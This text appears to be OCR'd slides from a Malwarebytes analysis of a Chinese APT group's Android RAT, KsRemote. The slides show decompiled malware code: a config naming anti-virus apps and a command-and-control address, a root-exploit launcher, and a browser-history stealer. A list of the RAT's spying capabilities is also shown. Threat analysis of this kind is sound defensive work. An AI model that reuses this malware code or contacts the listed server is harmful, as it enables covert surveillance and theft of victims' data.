
```
generic_x86_arm:/data/data/com.baidu.thinklcer_system/shared_prefs # ls
config.xml
at config.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="com.lbe.security.lite">3</string>
    <int name="ring_mode" value="2" />
    <boolean name="std" value="false" />
    <string name="com.ijinshan.mguard">6</string>
    <string name="com.tencent.qqpimsecure">10</string>
    <string name="project.rising">2</string>
    <string name="version">2.0</string>
    <boolean name="stdintercept" value="false" />
    <string name="com.lbe.security">4</string>
    <string name="com.nqmobile.antivirus20">7</string>
    <string name="com.netqin.mobileguard">8</string>
    <string name="com.anguanjia.safe">9</string>
    <string name="com.ijinshan.duba">5</string>
    <boolean name="injectitate" value="false" />
    <string name="now_url">122.10.89.172:10561</string>
    <string name="com.qihoo360.mobilesafe">1</string>
    <boolean name="isroot" value="false" />
    <string name="old_url">122.10.89.172:10561</string>
</map>
```



```
    private void startExploit() {
        new Thread(new Runnable() {
            public void run() {
                WS.this.mExploitHandler.sendEmptyMessage(GsmService.gsmservice_start(WS.this.getDataDir(), WS.this.getDataDir() + "/lib/libgsmservice_jni.so", WS.this.mContext.getPackageName() +
WS.CSERVICE_NAME, WS.this.getImei()));
            }
        }).start();
    }
```

KsRemote Android Rat

- Recording screen and audio using the phone’s camera/mic
- Locating phone with coordinates
- Stealing phone contacts, call log, SMS, web history
- Sending SMS messages



```
package com.u6789.sd.hk;

import android.content.Context;
import android.database.Cursor;
import android.provider.Browser;
import android.util.Log;
import java.text.SimpleDateFormat;
import java.util.ArrayList;
import java.util.Iterator;

public class WebHistory {
    private static final String[] COLUMNS = {"title,url,date"};
    private static final String TAG = "WebHistory";
    private Context mContext;

    public WebHistory(Context context) {
        this.mContext = context;
    }

    private ArrayList<History> getData() {
        ArrayList<History> arrayList = new ArrayList<>();
        try {
            Cursor query = this.mContext.getContentResolver().query(Browser.BOOKMARKS_URI, COLUMNS, (String) null, (String[]) null, (String) null);
            if (query == null) {
                Log.d("web", "cursor null");
            } else if (query.getCount() > 0) {
                if (query.moveToFirst()) {
                    do {
                        String string = query.getString(0);
                        String string2 = query.getString(1);
                        long j = query.getLong(2);
                        Log.d("record", "title:" + string + ",time:" + j);
                        arrayList.add(new History(string, string2, formatTime(j)));
                    } while (query.moveToNext());
                }
                query.close();
                return arrayList;
            } else {
                Log.d("web", "count<=0");
            }
            return arrayList;
        } catch (Exception e) {
            Log.d("web", "exception getData:" + e.toString());
            return arrayList;
        }
    }

    public String formatTime(long j) {
        return j == 0 ? "" : new SimpleDateFormat("yyyy-MM-dd HH:mm:ss").format(Long.valueOf(j));
```

Conclusion

- Uncovered a new Chinese APT group that has been active at least since 2012
- Targets: Hong Kong, Taiwan, India and Malaysia
- Initial infection vector: Spear phishing
- Main tool: MgBot
- Capable of targeting Android users

Malwarebytes

Questions?